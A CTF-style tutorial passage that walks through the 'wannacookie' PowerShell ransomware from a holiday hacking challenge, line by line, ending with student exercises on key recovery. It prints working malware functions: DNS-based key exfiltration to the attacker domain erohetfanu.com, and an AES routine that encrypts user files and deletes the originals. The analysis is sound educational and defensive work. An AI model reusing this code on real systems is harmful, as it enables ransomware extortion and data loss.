

# Objective--Recover Alabaster's Password (Part 2)

The beginnings of a solution--studying the code.

Note: this section examines each of the lines and functions involved in encrypting Alabaster's files. It's easy to get lost in the details. The next section is an overview of the findings in this section, so feel free to skip ahead or jump back and forth.

Our assignment last time was to document the malware, especially the evil lines from 193 to 203. Here we go.

```
189 function wannacookie {
190     $ssl = "1f8b0800000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
191     if ($?) { $url = ((Resolve-DnsName -Name $(H2A $(B2H $(tl_rbx $(B2H $(G2B $(H2B $ssl)))) $(Resolve-DnsName -Server erohetfanu.com -
192     if ($?netstat -ano | select-string "127.0.0.1:8080") length -ne 0 -or (Get-WmiObject win32_computersystem).Domain -ne "KRINGLE
193     $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")) )
194     $byte_key = ([System.Text.Encoding]::Unicode.GetBytes($((char[])((char)01..(char)255) + ((char[])((char)01..(char)255)) + 0..
195     $hex_key = $(B2H $byte_key)
196     $key_hash = $(Sha1 $hex_key)
197     $pub_key_encrypted_key = (Pub_Key_Enc $byte_key $pub_key).ToString()
198     $cookie_id = (Send_Key $pub_key_encrypted_key)
199     $date_time = ((Get-Date).ToUniversalTime() | Out-String) -replace "`n"
200     [array]$future_cookies = $(Get-Childitem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile)\desktop)).$($env:userprof
201     enc_dec $byte_key $future_cookies $true
202     Clear-variable -Name "hex_key"
203     Clear-variable -Name "byte_key"
204     $url = "http://127.0.0.1:8080/"
205     $htmlcontents = @f
```

Function get\_over\_dns

```
function get_over_dns($f) {
    $h = ''
    foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -
    Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1)) {
        $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -
    Type TXT).Strings
    }
    return (H2A $h)
}
```

We didn't talk about the get\_over\_dns function previously, but it is the same code that dropper.ps1 used. The function takes the command (\$f) string as input, prepends it to erohetfanu.com, and sends a DNS query of type TXT to the erohetfanu.com DNS server. The answer it receives is the number of packets it will take to send the data requested in the command string. Once it knows the number of packets, the function uses foreach to grab the packets it needs and accumulates the text responses in \$h. Finally, it converts the data in the packets to ASCII and returns it.

Line 193

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

The name \$pub\_key suggests that this may be a public key. It is nice that this malware is reasonably well written and self-documented.

The command string is server.crt. Again, I'm dot sourcing the file I copied all the malware functions to.

```
PS D:\> cd .\HolidayHack2018\malware
PS D:\HolidayHack2018\malware> . .\malware-functions.ps1
PS D:\HolidayHack2018\malware> H2A "7365727665722E637274" |
server.crt
```


We can easily grab that using the same call. If we remove the base64 decryption, we have `get_over_dns("7365727665722E637274") | out-file server.crt`

```
PS D:\HolidayHack2018\malware> get_over_dns("7365727665722E637274") | out-file server.crt
```

Sure enough, we get something that could be a certificate.

```
server.crt - Notepad
File Edit Format View Help
MIIDXTCCAkWgAwIBAgIJA6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVOQIDApTb211LVN0YXRlMSEwHwYDVQQKBHJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMDGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEWJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuzXQv21kZ210cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAAxIjc2VVG1wmbzBi+LDNLLYpUeLHhGZytgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbo1t77x2AqvjGuRjYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwpA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFpNB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABLUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJk8OLZP9WZWDQIDAQAB01AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393z83aBRWRvQkt/qGCAi9AHg+NB/F0WMZfuulGziJQTH
QS+vvCn3bi1HCwz9w7PFfe5CZegaiVbARD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOgq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxs17
MTxM0f4t4cdWWhyeJUH3yBuT6euId9rn7GQNi61HjChXjEJfza8hpBC4OurCKcfQiv
oY/OBxXdxgTygwhAdWmvNrhPoQyB5Q9XwgN/wWMtr1PZfy3AW9uGFj/sgJv42xcF
+w==
```

Windows even recognizes it.



If you search the Internet on “Internet Widgits Pty Ltd”, you will find that it is the default name used by openssl. If you generate a certificate in openssl without entering your own data, you become Internet Widgits. There is even a [Snort rule](#) for this; whoever is using it is lazy and could be evil.

We can find the length of \$pub\_key to put in our table.

```
e> $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
```

We also use Get-Member to learn that \$pub\_key is an array of bytes, or binary data.

```
PS D:\HolidayHack2018\malware> $pub_key.Length
865

PS D:\HolidayHack2018\malware> $pub_key | Get-Member

TypeName: System.Byte
```

Line 194

```
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255)
+ ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random}[0..15] -join ',')) | ?
{$_ -ne 0x00})
```

This one is hard to sort out. It includes PowerShell's Get-Random function, so most likely \$Byte\_key is random. When we run it, we see that \$Byte\_key is 16 bytes of binary data. This will be a variable to keep track of.

Line 195

```
$Hex_key = $(B2H $Byte_key)
```

In this line, the random key has been converted to 32 bytes of string data. This is another one to watch.

```
PS D:\HolidayHack2018\malware> $Hex_key = $(B2H $Byte_key)

PS D:\HolidayHack2018\malware> $Hex_key
1506d214db9367a94e3fef5cb2cb4f3b

PS D:\HolidayHack2018\malware> $Hex_key.Length
32

PS D:\HolidayHack2018\malware> $Hex_key.Length | Get-Member

TypeName: System.Int32
```

Line 196

```
$Key_Hash = $(Sha1 $Hex_key)
```

This line simply takes a SHA-1 hash of \$Hex\_key. SHA-1 hashes are 40 bytes long.

```
PS D:\HolidayHack2018\malware> $Key_Hash = $(Sha1 $Hex_key)

PS D:\HolidayHack2018\malware> $Key_Hash
4b7bb2b5ba31ce73468935198b06af1921843ca3

PS D:\HolidayHack2018\malware> $Key_Hash.Length
40

PS D:\HolidayHack2018\malware> $Key_Hash | Get-Member

TypeName: System.String
```

Line 197

```
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
```

This line takes the \$Byte\_Key, the \$pub\_key (server.crt) and sends them to the Pub\_Key\_Enc function.

The result comes back as a hex string, 512 bytes long. We need to see what the Pub\_Key\_Enc function

does.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key
7a6493005092fdcf888b4230368076efbd97fef72fe0236d160f5975849a2ab36bb84295471fab6e5de34d8
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82ecf033007
f6ce0a65492d6031e33e

PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key.Length
512

PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key | Get-Member

TypeName: System.String
```

## Function Pub\_Key\_Enc

```
function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes){
    $cert = New-Object -TypeName
system.Security.Cryptography.X509Certificates.X509Certificate2
    $cert.Import($pub_bytes)
    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
    return $(B2H $encKey)
```

This function takes the \$Byte\_key, now called \$key\_bytes, and the \$pub\_key, now called \$pub\_bytes, as input. It imports \$pub\_bytes as a certificate and then uses Public Key encryption to encrypt \$Byte\_key. The result is returned as hex.

So, \$Pub\_key\_encrypted\_Key is the \$Byte\_key, encrypted with the server's public key.

## Line 198

```
$cookie_id = (send_key $Pub_key_encrypted_key)
```

For this one, we need to look at the send\_key function. It does something with the encrypted version of \$Byte\_key.

## Function send\_key

```
function send_key($encrypted_key) {
    $chunks = (split_to_chunks $encrypted_key )
    foreach ($j in $chunks) {
        if ($chunks.IndexOf($j) -eq 0) {
            $new_cookie = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        } else {
            $(Resolve-DnsName -Server erohetfanu.com -Name
"$new_cookie.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
    }
    return $new_cookie
}
```

The function split\_to\_chunks does just what it says. It takes \$encrypted\_key (\$public\_key\_encrypted\_key), which is a 512 byte long hex string, and turns it into an array of 32 byte chunks.

Then send\_key loops through the chunks, one at a time. On the first chunk (index is 0), it prepends the chunk (\$j) to 6B6579666F72626F746964.erohetfanu.com and sends a DNS query. The answer is saved

as \$new\_cookie. For the rest of the chunks it also prepends \$new\_cookie and does not save any answers that may or may not be returned.

We can use H2A to find the ASCII value of "6B6579666F72626F746964"

```
PS D:\HolidayHack2018\malware> H2A "6B6579666F72626F746964"  
keyforbotid  
PS D:\HolidayHack2018\malware> |
```

The command string translates to keyforbotid.

So, send\_key transmits the encrypted \$Byte\_key to the malware server using the DNS transfer mechanism. The server returns a value kept in \$new\_cookie by the send\_key function, or in \$cookie\_id by the wannacookie function.

If we run line 198, we can see the size and type of what the server returns.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key  
7a6493005092fdcf888b4230368076efbd97fef72fe0236d160f5975849a2ab36bb84295471fab6  
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82e  
f6ce0a65492d6031e33e  
PS D:\HolidayHack2018\malware> $cookie_id = ((send_key $Pub_key_encrypted_Key))
```

```
PS D:\HolidayHack2018\malware> $cookie_id  
  
613876393763594d7452  
PS D:\HolidayHack2018\malware> $cookie_id.Length  
16  
PS D:\HolidayHack2018\malware> $cookie_id | Get-Member  
  
TypeName: System.String
```

The variable \$cookie\_id is strange. It is an array of 16 strings. All strings are empty, except the last string, which is a hex string of length 20. It converts to an ASCII string.

```
PS D:\HolidayHack2018\malware> $cookie_id[15]  
613876393763594d7452  
PS D:\HolidayHack2018\malware> $cookie_id[15].Length  
20  
PS D:\HolidayHack2018\malware> H2A $cookie_id[15]  
a8v97cYmTR
```

Line 199

```
$date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
```

This is just the current date and time. It is a string of 39 bytes.

Line 200

```
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie `
-Path $($($env:userprofile+'\Desktop'), $($env:userprofile+'\Documents'),
$($env:userprofile+'\Videos'), $($env:userprofile+'\Pictures'),
$($env:userprofile+'\Music')) -Recurse |
where { ! $_.PSIsContainer } |
Foreach-Object {$_ .Fullname}}
```

The `$future_cookies` variable is interesting. It searches the Desktop, Documents, Videos, Pictures, and Music folders in the user's profile for files ending in "elfdb". It excludes any files ending in "wannacookie" and folders. Since `$future_cookies` is an array of strings of undetermined length, we cannot put a length into our table.

Line 201

```
enc_dec $Byte_key $future_cookies $true
```

This line calls the `enc_dec` function with the randomly generated key, an array of file names it found in the user's profile, and the value `$true`. We need to examine `enc_dec`.

Function `enc_dec`

```
function enc_dec {
    param($key, $allfiles, $make_cookie )
    $tcount = 12
    for ( $file=0; $file -lt $allfiles.length; $file++ ) {
        while ($true) {
            $running = @(Get-Job | where-Object { $_.State -eq 'Running' })
            if ($running.Count -le $tcount) {
                Start-Job -ScriptBlock {
                    param($key, $File, $true_false)
                    try{
                        Enc_Dec-File $key $File $true_false
                    } catch {
                        $_.Exception.Message | Out-String | Out-File `
                        $($env:userprofile+'\Desktop\ps_log.txt') -append
                    }
                } -args $key, $allfiles[$file], $make_cookie `
                -InitializationScript $functions
            } else {
                Start-Sleep -m 200
                continue
            }
        }
    }
}
```

This is a complicated little function. Basically, it keeps 12 (`$tcount = 12`) jobs running that are calls to the function `Enc_Dec-File`, with parameters `$key` (our old friend `$Byte_key`), `$File` (one file from the array `$future_cookies`), and `$true_false` (set to True by the parameter passed in the original function call.) We'd better take a look at `Enc_Dec-File`.

## Function Enc\_Dec-File

```
1 function Enc_Dec-File($key, $File, $enc_it) {
2     [byte[]]$key = $key
3     $suffix = ".wannacookie"
4     [System.Reflection.Assembly]::LoadwithPartialName('System.Security.Cryptography')
5     [System.Int32]$keySize = $key.Length*8
6     $AESP = New-Object 'System.Security.Cryptography.AesManaged'
7     $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
8     $AESP.BlockSize = 128
9     $AESP.KeySize = $keySize
10    $AESP.Key = $key
11    $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::open)
12    if ($enc_it) {$DestFile = $File + $suffix} else {$DestFile = ($File -replace $suffix)}
13    $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
14    if ($enc_it) {
15        $AESP.GenerateIV()
16        $FileSW.write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
17        $FileSW.write($AESP.IV, 0, $AESP.IV.Length)
18        $Transform = $AESP.CreateEncryptor()
19    } else {
20        [Byte[]]$LenIV = New-Object Byte[] 4
21        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
22        $FileSR.Read($LenIV, 0, 3) | Out-Null
23        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV, 0)
24        [Byte[]]$IV = New-Object Byte[] $LIV
25        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
26        $FileSR.Read($IV, 0, $LIV) | Out-Null
27        $AESP.IV = $IV
28        $Transform = $AESP.CreateDecryptor()
29    }
30    $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform, [Sys
31    [Int]$Count = 0
32    [Int]$BlockSzBts = $AESP.BlockSize / 8
33    [Byte[]]$Data = New-Object Byte[] $BlockSzBts
34    Do
35    {
36        $Count = $FileSR.Read($Data, 0, $BlockSzBts)
37        $CryptoS.Write($Data, 0, $Count)
38    }
39    while ($Count -gt 0)
40    $CryptoS.FlushFinalBlock()
41    $CryptoS.Close()
42    $FileSR.Close()
43    $FileSW.Close()
44    Clear-variable -Name "key"
45    Remove-Item $File
46 }
```

This is the function that does the file encryption. This function is fairly complicated, but we only need an overview to understand what it is doing. It receives the key (`$Byte_key`), a file name/path, and either True or False for the variable `$enc_it`. If `$enc_it` is set to True, the function encrypts the file; otherwise it decrypts the file.

The function appends “.wannacookie” to the file name of any file it encrypts, and removes “.wannacookie” from the name of any file it decrypts.

The function uses AES encryption in Cipher Block Chaining (CBC) mode with a block size of 128 bytes. Our key (from `$Byte_key`) is 16 bytes or 128 bits long. If you have not studied encryption yet, this would be a good time to [read about symmetric encryption](#), where the same key is used for both encryption and decryption. It is much faster than the asymmetric, or public key encryption, that is used in generating certificates. [AES](#) is one of the algorithms currently approved for symmetric encryption by the U.S. National Institute of Standards and Technology (NIST).

## Lines 202 and 203

Once the files have been encrypted, the code cleans up after itself by clearing the variables `$Hex_key` and `$Byte_key`. This could be bad for our decryption efforts. If `$Hex_key` remained in memory, we had a chance of recovering it from the dump file that Alabaster has. The Powerdump tool won't find `$Byte_key` in memory because it only works on strings, but the key is gone anyway.

```
Clear-variable -Name "Hex_key"  
Clear-variable -Name "Byte_key"
```

This is distressing news. If we could recover `$Hex_key` or `$Byte_key` from memory, then we could easily decrypt Alabaster's files.

## Review of what we have discovered

The code does this:

- downloads a copy of the server's public key (`server.crt`, `$pub_key`)
- generates a 16-byte random key (`$Byte_key`, but I like to think of it as `AES_key`)
- saves a copy of the hash of `$Byte_key`
- encrypts `$Byte_key` with the server's public key and sends that to the server
  - the server returns a `$cookie_id`
- encrypts all `*.elfdb` in the user's profile with AES, `$Byte_key` is the key
- erases `$Byte_key` and `$Hex_key` from memory.

This code is tightly targeted. It only attacks computers in the `KRINGLECONCASTLE` domain, and only encrypts files with `elfdb` extensions.

Here is the table of variables.

<u>Variable</u>	<u>type</u>	<u>length</u>	<u>purpose</u>
<code>\$pub_key</code>	byte array	865	server's public key
<code>\$Byte_key</code>	byte array	16	AES key for encrypting files
<code>\$Hex_key</code>	hex	32	<code>\$Byte_key</code> converted to hex
<code>\$Key_Hash</code>	string of hex	40	SHA-1 of <code>\$Byte_key</code> AES key
<code>\$Pub_key_encrypted_Key</code>	string of hex array of	512	<code>\$Byte_key</code> encrypted with server's public cert
<code>\$cookie_id</code>	strings	16	<code>\$cookie_id[15]</code> is a string len 20, the rest are empty
<code>\$date_time</code>	string array of	39	date and time
<code>\$future_cookies</code>	strings		file paths to be encrypted, all <code>*.elfdb</code> files

Here are the command strings we've found so far.

### Command String

6B696C6C737769746368  
7365727665722E637274  
6B6579666F72626F746964  
736F757263652E6D696E2E68746D6C  
72616e736f6d697370616964  
77616E6E61636F6F6B69652E6D696E2E707331  
77616E6E61636F6F6B69652E707331

### ASCII

killswitch  
server.crt  
keyforbotid  
source.min.html  
ransomispaid  
wannacookie.min.ps1  
wannacookie.ps1

So, the malware generates a key that it will use to encrypt files with AES. It sends a copy of that key, encrypted with the server's public key, to the server. After the file encryption is done, it deletes the key, saving only a SHA-1 hash.

## Hint Review

It's easy to get confused by all the details when you are trying to decipher code. Let's take a step back and remember what we are trying to do. Here are hints from Shiny Uptree and Alabaster Snowball to jog your memory.

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

A

**Alabaster Snowball** 4:33PM

Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.

Take this [zip](#) with a memory dump and my encrypted password database, and see if you can recover my passwords.

One of the passwords will unlock our access to the vault so we can get in before the hackers.

The link to the zip file Alabaster talks about is [here](#).

## Hand In

To recover Alabaster's files, we need the key (`$Byte_key`), but it has been deleted. We may be able to find a copy of the encrypted version, though.

- 1) If we have the encrypted key (`$Pub_key_encrypted_Key`), can we recover the key? What other piece of the puzzle do we need?
  
- 2) Where could we find the encrypted key?

- 3) Use the information in [Chris Davis' talk \(about 15 min. in\)](#) to use Powerdump to recover what you can from the memory dump that Alabaster gave us ([here](#)).